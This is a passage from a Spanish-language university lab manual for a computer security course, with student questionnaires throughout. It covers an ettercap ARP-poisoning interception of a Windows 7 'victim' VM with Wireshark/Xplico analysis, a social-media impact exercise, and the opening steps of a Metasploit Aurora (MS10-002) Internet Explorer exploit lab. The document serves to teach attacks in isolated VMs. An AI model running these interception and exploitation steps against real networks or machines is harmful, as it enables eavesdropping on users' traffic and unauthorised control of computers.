


Figura 55 Dirección IP y dirección dinámica del adaptador Ethernet

C:\Users\X\ipconfig
C:\Users\X\arp -a

Dónde:

X es el nombre de la computadora
CCC son los octetos que conforman una dirección IP

4.11 Backtrack 5

4.11.1 Estando en el escritorio de Backtrack, se abre una terminal y se teclea lo siguiente (figura 56 y 57):




Figura 56 Ubicación de la terminal

root@bt: ~# ifconfig




Figura 57 Dirección IP de la máquina virtual con Backtrack 5

¿Qué dirección IP tiene la máquina virtual con Backtrack 5?

_____

Es importante recordar la dirección IP ya que se usará más adelante.

4.11.2 Se abre otra terminal y se teclea lo siguiente para abrir y configurar el programa ettercap.

root@bt: ~# ettercap -G

Una vez abierto, se da clic en *Sniff>>Unified sniffing* (figura 58).

Figura 58 Programa ettercap

Se abrirá una ventana donde se preguntará al usuario qué interfaz deberá usar. Para este caso, se debe elegir *eth0* y dar clic en *OK* (figura 59).

Figura 59 Interfaz de red a usar

En el programa de ettercap, se da clic en el menú *Hosts>>Scan for hosts*, para que se escaneen todas las direcciones IPs que se encuentren en el segmento de red (figura 60).




Figura 60 Escaneo de direcciones IP´s

Para mostrar las direcciones IPs, se debe dar clic en el menú *Hosts>> Hosts list*, (figura 61).




Figura 61 Lista de direcciones IPs

Para este caso, se selecciona la dirección IP 192.168.59.1 que fue la que se obtuvo al teclear arp –a en el paso 4.10.3. A esta dirección IP, se le asignará el botón *Add to Target 1* (figura 62) y al botón *Add to Target 2* se le asignará la dirección IP que tiene Windows 7.




Figura 62 Asignación del primer Target

Para observar las 2 direcciones IPs en paralelo, se da clic en el menú *Targets>>Current Targets* (figura 63 y figura 64).




Figura 63 Asignación del segundo Target




Figura 64 Targets que se están usando

Para tener una conexión eficaz entre el atacante y la víctima, se debe colocar una subdirección IP en la lista arp de la computadora a atacar, para ello se debe dar clic en el menú *Mitm>>Arp poisoning* (figura 65).




Figura 65 Introducción de una nueva dirección IP

Posteriormente, aparecerá una ventana con más opciones, hacer caso omiso de ellas y solo se le da clic en el botón OK (figura 66).




Figura 66 Cuadro de opciones

En ocasiones la computadora de la víctima se llega a quedar sin conexión a Internet, para evitar esto se tiene que abrir una terminal como en el paso 4.11.1 y teclear lo siguiente (figura 67):

root@bt: ~# echo 1 > /proc/sys/net/ipv4/ip_forward




Figura 67 Comando para evitar la caída del Internet de la víctima

Sin cerrar la máquina virtual de Backtrack 5. El siguiente paso se realiza en la máquina virtual con Windows 7 y para asegurarse que en ella, se tiene anexada la dirección IP del perpetrador (máquina virtual con Backtrack) se tiene que abrir la consola de MS-DOS

usando el comando *cmd* como se hizo en el paso 4.10.2 y teclear lo siguiente (figura 68):

C:\Users\X\arp -a




Figura 68 Introducción de una nueva IP

Al cerciorarse que aparece la dirección IP, se regresa a la máquina virtual con Backtrack.

4.11.3 Ahora se abre el programa Wireshark que se localiza en la siguiente ruta *Applications>>Backtrack>>Forensics>>Network Forensics >>Wireshark* (figura 69).




Figura 69 Ruta del programa Wireshark

Una vez que inicio el programa, se elige la interfaz *eth0* para capturar, se pone en modo de escucha y se salva el archivo .pcap como se hizo en el paso 4.7 al paso 4.8.6.

4.11.4 Para generar el tráfico de red que necesita Wireshark, se debe usar la máquina virtual con Windows 7 (víctima) y se puede entrar al sitio web que guste en el navegador de Internet. Se recomienda entrar a 7 sitios web diferentes como mínimo.

Para este caso en particular, se accedió a los siguientes sitios y a sus secciones:

a) http://espndeportes.espn.go.com
b) http://es.wikipedia.org/wiki/Wikipedia: Portada
c) https://www.google.com.mx (buscar imágenes, traducir texto de inglés a español por medio del Traductor de google y buscar la dirección web de la Facultad de Ingeniería por medio de Google Maps)
d) http://volaris.com
e) http://www.banorte.com/portal/personas/home.web
f) https://www.gmail.com/intl/es/mail/help/about.html (cualquier cuenta de correo electrónico)
g) https://es-la.facebook.com

4.11.5 Cuando se tenga el archivo .pcap, éste se copia a una unidad de almacenamiento (USB) y se extrae de forma segura.

4.11.6 Ahora, se abre la máquina virtual de Ubuntu donde se ingresa la USB que se utilizó para guardar el archivo .pcap y una vez que aparece el icono de la unidad de medios, se busca el archivo y se copia al *Escritorio*. Una vez realizado lo anterior, se extrae la unidad de manera segura.

4.11.7 Posteriormente, se hace el análisis como se realizó en el paso 4.9, con el fin de obtener datos y evidencias en la herramienta de Xplico en la máquina virtual de Ubuntu. Para este caso se usaron los siguientes datos:

Adquisición de datos: *PCAP subir la captura de archivo /s*
Nombre del caso: *Parte3*
Sesión: *P3*

¿Qué concluyes sobre el uso de ettercap a la hora de monitorear la máquina virtual de Windows y cuándo se presenta la evidencia en la herramienta Xplico?

_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____
_____

5.- Conclusiones

- La visión de la herramienta Xplico es permitir el análisis del tráfico desde una perspectiva más humana.

¿Qué diferencia hay entre la sesión en vivo y la subida de archivo pcap en la herramienta Xplico?

_____
_____
_____
_____
_____
_____
_____
_____

Revise los objetivos de la práctica y emita sus conclusiones.

_____
_____
_____
_____
_____
_____
_____
_____
_____
_____

PRÁCTICA 12

ANÁLISIS FORENSE

Cuestionario Previo

Nombre del alumno: _____
_____

Gpo. de Laboratorio: _____
Gpo. de Teoría: _____

1. ¿Cuáles son los principales objetivos del análisis forense?
2. Menciona los principales pasos para realizar un análisis forense
3. Describe el proceso de análisis forense realizado a una computadora.
4. ¿Cuáles son las desventajas que presenta el investigador forense?
5. Define los conceptos de cadena de custodia, imagen forense y análisis de archivo.
6. En el ámbito de las tecnologías de la información, ¿cómo implementan los administradores, ingenieros, desarrolladores y estudiantes al programa de Wireshark?
7. ¿Cuáles son las características de Wireshark?
8. ¿Qué significa en informática el modo promiscuo?
9. ¿Qué lenguajes de programación utiliza el sistema de Xplico?
10. ¿Cuál es la arquitectura del sistema de Xplico y en qué consiste cada una?
11. ¿Por qué en la geolocalización existen nodos a diferentes países?
12. ¿Cuáles son las funciones de etthercap?
13. ¿Qué significa PCAP?
14. ¿Para qué sirve en Windows 7 el comando ARP-a?
15. En el programa ettercap, ¿para qué sirve el comando ettercap –G?
16. ¿Qué es un sniffer y cuáles son funciones principales?
17. Investigue cómo se programa en html el contenido flash, de imagen, video en YouTube, de música en streaming y cómo se muestra un archivo pdf en un sitio web, esto con el fin de poder reconocer dichos patrones en las evidencias que genera la herramienta Xplico.

PRÁCTICA NO.13

IMPACTO SOCIAL DE FACEBOOK Y TWITTER

PRÁCTICA 13

IMPACTO SOCIAL DE FACEBOOK Y TWITTER

1.- Objetivos de Aprendizaje

El alumno:

- Conocerá y comprenderá los aspectos sociales y económicos en el campo de la seguridad informática.
- Definirá el concepto de impacto social en las redes sociales, identificando los factores que se involucran en el empleo de las mismas.
- Adquirirá la habilidad para analizar las consecuencias del uso de las redes sociales.

2.- Conceptos teóricos

Atrás quedaron los años en que los teléfonos y el fax eran los principales medios de comunicación, pero desde la llegada de Internet no se demoró mucho para que éstos se transformaran y la sociedad se adaptara a ellos. El reflejo se observa en los sitios web como Myspace, Facebook y Twitter quienes representan las nuevas tecnologías de integración social que permite una comunicación inmediata entre los usuarios con la expectativa de conocer las distintas opiniones acerca de ellas.

Las redes sociales son espacios de encuentro entre organizaciones, asociaciones e individuos que tienen expectativas similares y en donde pueden intercambiar contenidos, desarrollar aplicaciones y se busca que encuentren respuesta a algunas de sus inquietudes y necesidades.

Los miembros pertenecientes a una red social construyen el conocimiento a través de compartir contenidos, la búsqueda de respuestas y el análisis de los problemas que encuentran.

Desde la llegada de las redes sociales, las comunicaciones y la información se han vuelto más interactivas, proporcionan datos, fotos y estados de cada usuario (soltero, casado, en una relación, solo amigos, etcétera), de manera que es sencillo poder seguir y enterarse de cada acción que realizan los amigos que se poseen.

Plataformas como las de Facebook y Twitter se han convertido en las favoritas del mundo porque permiten desplazar la vida social al terreno virtual, en donde se simplifican muchas cosas.

Estas redes sociales trasladan la actividad social a un nuevo campo, en donde el individualismo permitirá ampliar el círculo con el que se cuente (agregar amigos que no se conocen pero que son muy allegados a los principales contactos).

3.- Equipo y material necesario

Equipo de laboratorio:

- Computadoras con una NIC Ethernet 10/100 Mbps instalada en cada una de ellas y con cualquier sistema operativo.

4.- Desarrollo

Modo de trabajar

La realización de la práctica será de manera individual.

4.1 Analice el siguiente caso real relacionado a Facebook y conteste las preguntas.

Facebook es una empresa creada por Mark Zuckerberg y fundada en el 2004 como un sitio web de redes sociales. Originalmente era un sitio para estudiantes de la Universidad de Harvard, pero con el transcurso del tiempo y sus respectivas actualizaciones, se abrió a cualquier persona con cuenta de correo electrónico para poder tener acceso y crear su propio perfil.

El objetivo de Mark Zuckerberg es crear un espacio que ayude a mejorar la vida de las personas, además de solicitar ayuda, compartir noticias y prestar su apoyo en épocas de crisis. Otra actividad, que se ha sumado y que no estaba en los objetivos originales es que las empresas usen la página para buscar a sus posibles clientes, que pueden ser segmentados según las necesidades de los anunciantes. Sin embargo, Facebook se ha hecho acreedor a muchas críticas por parte de la sociedad. Desde que su alcance se hizo global y su aceptación entre los jóvenes creció, muchas personas se sienten alarmadas por las repercusiones que esta comunidad pudiera tener a nivel psicológico, así como acerca de las políticas de privacidad.

Con más de 200 millones de usuarios, de distintas edades, intereses, géneros y condición socioeconómica, esta red social ha influido en las personas para conseguir una actitud irresponsable al usar su mensajería entre los usuarios.

Por medio de Facebook se puede seguir muy fácilmente a los contactos así como también ver sus álbumes de fotos, escribir notas, saber a qué grupos de interés se ha unido, obtener información personal, así como compartir el estado y videos.

Otra principal característica es la capacidad de organizar de manera eficaz a grandes grupos sin requerir un gran esfuerzo. La información fluye de manera impresionante, personas con mismos intereses, opiniones e ideologías pueden *reunirse* y hacer cualquier tipo de actividades gracias a las páginas de las cuales la gente puede hacerse *fan* o unirse a grupos creados ahí.

Los líderes de opinión (religiosos, políticos, empresarios, cantantes, actores, etcétera) tienen mayor alcance que antes, gozan de gran popularidad y cantidad de seguidores. Incluso grupos en esta red

han creado gran controversia y han sido motivo de atención de los medios al discutir noticias actuales, criticar a personajes públicos y hacer diferentes tipos de peticiones.

No solo el ámbito social es el principal atractivo de Facebook, esta red cobra más importancia porque muchas empresas buscan en los perfiles o páginas de Facebook a los posibles candidatos a contratar. Así, la marca de las empresas estará muy presente en los usuarios que ingresan al sitio de Facebook.

Además, se genera un feedback (retroalimentación) entre la empresa y el usuario, permitiendo que la comunicación entre ambos se desarrolle en un lenguaje más informal y directo, se conozcan mejor los intereses, sugerencias y tendencias de los potenciales clientes y consumidores.

Las personas dan mayor importancia a esta comunicación entre usuario y empresa porque sienten que sus opiniones valen y están siendo tomadas en cuenta; además, se pueden informar en tiempo real de todas las noticias y novedades que la organización quiera comunicar.

La oportunidad de dar a conocer una empresa a través de Facebook será para posicionar la marca en las mentes de las personas y que éstas la perciban como una empresa moderna que se adapta a las nuevas tendencias.

A continuación, con base a la lectura brotan inquietudes, ideas e intereses acerca de Facebook; por ello, se le pide al alumno conteste las siguientes preguntas:

¿Cuál es el principal objetivo de Facebook?

_____
_____
_____
_____
_____

¿Cuáles son las formas en que impacta Facebook a la sociedad?

_____
_____
_____
_____
_____
_____

Menciona y explica las ventajas o cualidades que tiene Facebook en la sociedad.

_____
_____
_____
_____
_____
_____
_____

¿Cuál es la tendencia que desean tener las empresas al entrar a Facebook y conocer los perfiles de los usuarios?

Con base en su criterio, ¿crees que Facebook viole la privacidad de sus usuarios y por qué?

¿Crees que sea buena medida de Facebook mantener la seguridad en los perfiles?

Cómo consideras los siguientes escenarios, a raíz de la creación de Facebook, responde en las líneas:

- Se ha cambiado la forma de conducta en las personas, con base en el trato:

- Se ha afectado la autoestima de las personas:

- Crees que genere adicción:

- Facebook ha propiciado el incremento en suicidios:

- Que sea usado Facebook como prueba de infidelidad para obtener divorcio:

- Crees que la gente común, esté consciente al compartir datos personales en Facebook:

4.2 Analice el siguiente caso real relacionado con Twitter y conteste las preguntas.

Twitter es una red social relativamente reciente, que ha revolucionado a la sociedad de forma importante ya que permite el intercambio constante de información de todo tipo. Aunque sus

adversarios en redes sociales lo han calificado como un simple chat pero el impacto que ha tenido este microblogging es descomunal.

Además, empezó como un proyecto de investigación de Obvious en Estados Unidos en marzo del 2006, ganando rápidamente millones de seguidores. Así como el premio South by Southwest Web Award en la categoría a mejor blog.

Su diseño minimalista (reducido a lo esencial) ha cautivado a millones de usuarios, quien a diferencia de Facebook estima que tiene un diseño cargado y por ende más lento. Su función es comunicar mediante 140 caracteres todo lo que se esté realizando en tiempo real. Es así que permite el ingreso de pequeños textos con referencia HTML que son llamados tweets. Así, se quedará a la espera de los comentarios o sugerencias del resto de seguidores.

Las actualizaciones pueden recibirse por distintos medios, los más comunes son: SMS, correo electrónico, mensajería instantánea y teléfonos inteligentes. Este servicio ha tenido un impacto social e informacional importante porque cumple con todos los rasgos de la sociedad; aquella prevalecida por la tecnología de cualquier tipo, aunque su pilar es el Internet y caracterizada por el cambio constante; lleva información de toda índole a varios lados del mundo, en tiempo real, se encuentra presente en cualquier lugar y para cualquier persona.

En cuanto al nivel social, Twitter ha impactado por su fácil uso y cómodo; además, las personas pueden ampliar su círculo y compartir personalmente con sus amigos y artistas de preferencia quienes se comunican por allí con sus fans.

Además, las empresas publican sus perfiles en esta red, dándose a conocer a todo tipo de personas y ampliando su clientela. A comparación de las otras plataformas, es la única que permite un mayor acercamiento a todo tipo de realidad y promueve la retroalimentación, porque existe la posibilidad de informarse, de escribir y participar por sí mismo.

Por ello, Twitter emergió y rápidamente tomó un auge inesperado. Ofreció algo diferente: una herramienta social, simple, de comunicación inmediata y bidireccional. Es una empresa netamente virtual, pues cumple con todas las características de éstas y surge gracias a *la intensa difusión y desarrollo de las tecnologías de la información y la comunicación*.

Sin duda, ha sido una explosión en la sociedad, ya que permite desplazar la vida social al terreno virtual, en donde se simplifican muchas cosas y cada vez más personas forman parte de la comunidad que ha creado y día a día crece más.

Muchos usuarios que poseen ambos medios como Facebook y Twitter, optan por el segundo por mayor comodidad y facilidad para escribir sus publicaciones.

A continuación, con base a la lectura brotan inquietudes, ideas e intereses acerca de Twitter; por ello, se le pide al alumno conteste las siguientes preguntas:

¿Cuál es el principal objetivo de Twitter?

Describe las formas en las que Twitter impacta socialmente.

¿Por qué las empresas usan a Twitter como principal herramienta social?

¿Por qué se cree que Twitter es más cómodo para los usuarios?

¿Consideras que Twitter protege la privacidad de sus usuarios, sí o no y por qué?

¿Crees que Twitter genere adicciones y por qué?

_____
_____
_____
_____
_____
_____
_____
_____
_____

¿Crees que la gente que usa redes sociales, este informada sobre las consecuencias de compartir datos personales en Twitter?

_____
_____
_____
_____
_____
_____
_____

4.3 Realice una comparativa entre Facebook y Twitter en cuestión de sus servicios (hashtag, herramientas de texto, imagen, video, geolocalización, publicidad, etcétera) hacia la sociedad en la siguiente tabla 1.

Tabla 1. Servicios de Facebook y Twitter

Servicios	
Facebook	Twitter

5.- Conclusiones

Las redes sociales se han convertido en la parte fundamental de la vida social de las personas. Esta importancia que se le ha dado ha provocado un cambio en la manera de relacionarnos con la gente.

Como se puede observar, estos medios de comunicación tienen partes positivas como negativas. Será responsabilidad de la sociedad tomar acciones y defenderse de la mala influencia que pueda llegar a representar esta comunidad. Quedará bajo el criterio y decisión de cada persona.

Si pudieras crear una red social diferente a las actuales, ¿qué herramientas informáticas propondrías para mejorar la interacción entre usuarios? _____

- Revise los objetivos de la práctica y emita sus conclusiones.

PRÁCTICA 13

IMPACTO SOCIAL DE FACEBOOK Y TWITTER

Cuestionario Previo

Nombre del alumno: _____
_____
Gpo. de Laboratorio: _____
Gpo. de Teoría: _____

1. Define el concepto de entorno social.
2. ¿A qué se refiere el impacto social?
3. ¿En qué consiste la retroalimentación o feedback?
4. Explique con sus palabras en qué consiste una red social.
5. ¿Cuál es la diferencia entre Facebook y Twitter en cuestión de funciones?
6. ¿Cuál es la importancia del muro (wall) en Facebook?
7. ¿Qué es microblogging?
8. ¿Qué es un hashtag?
9. ¿Qué es trending topic?

PRÁCTICA NO.14

ATAQUES DE DÍA CERO: AURORA

PRÁCTICA 14

ATAQUES DE DÍA CERO: AURORA

1.- Objetivos de Aprendizaje

El alumno:

- Conocerá las tendencias en ataques (Aurora) hacia sistemas y redes de cómputo.
- Identificará cómo se realiza un ataque de día cero.
- Entenderá y analizará el uso del software Metasploit Framework.
- Adquirirá la habilidad para detectar una vulnerabilidad contenida en una falla de software.

2.- Conceptos teóricos

El nombre fue dado por los investigadores luego de detectar en el código fuente de uno de los malware involucrados en el ataque, cadenas de caracteres que se refieren al proyecto como aurora.

Para realizar el ataque se debe configurar una sesión de escucha y configurar un servidor web que hospeda el código malicioso, espera la visita inocente del usuario hacia el sitio web, lanza el ataque que explota la vulnerabilidad de Internet Explorer y abre una conexión hacia la computadora del atacante.

Una vez obtenida la sesión, el atacante ya tiene el control de la máquina, puede listar procesos y terminarlos. Se usa el navegador Internet Explorer versión 6, ya que Microsoft hace referencia a que éste fue usado en los ataques sobre estas compañías.

El Metasploit proporciona información acerca de vulnerabilidades de seguridad, en el desarrollo de firmas para sistemas de detección de intrusos y para el desarrollo, prueba, mejora y penetración a diversos sistemas operativos. Trabaja con una base de datos en la cual se encuentra toda la lista de exploits o vulnerabilidades, lo único que se tiene que indicar al metasploit es la vulnerabilidad a manejar, el sistema a atacar, el tipo de ataque que se usará y los datos diversos que utilizará para atacar al host.

Una vulnerabilidad o exploit cuenta con un periodo de tiempo, al inicio se publica la amenaza y al final, salen los parches que lo solucionan (generados y distribuidos por los propios fabricantes). En este periodo es cuando ocurren los ataques de día-cero.

3.- Equipo y material necesario

Equipo de laboratorio:

- Computadoras con una NIC Ethernet 10/100 Mbps instalada en cada una de ellas y con sistema operativo Windows 7

Software necesario:

- VMware Workstation 9
- Metasploit Framework 4.5.1

Máquina virtual necesaria:

- Windows XP (con Service Pack 3)

4.- Desarrollo

Modo de trabajar

La realización de la práctica será de manera individual.

4.1 Ejecutar el acceso directo del software VMware Workstation 9 (previamente instalado) que está en el escritorio de Windows 7.

4.2 Iniciar la máquina virtual de Windows XP (previamente instalado), haciendo clic donde dice *Power on this virtual machine* (figura 1).




Figura 1 Interfaz del software VMware Workstation 9

4.3 Una vez en el escritorio de Windows XP, se necesita copiar el archivo *ie_aurora.rb* (originalmente es llamado *ms10_002_aurora.rb*) previamente dado al administrador del laboratorio que es el exploit solicitado para realizar el ataque, el cual debe ser pegado en la siguiente ruta (figura 2):

C:\metasploit\apps\pro\msf3\modules\exploits\windows\browser




Figura 2 Ruta donde debe copiarse el exploit

4.4 Nuevamente en el escritorio, se selecciona el siguiente programa: *Inicio>>Todos los programas>>Metasploit>>Metasploit Console.exe* (figura 3).




Figura 3 Software de Metasploit

4.5 En la consola del Metasploit, se carga el exploit *ie_aurora* (figura 4) con la siguiente sentencia:

msf > use windows/browser/ie_aurora




Figura 4 Exploit de Aurora

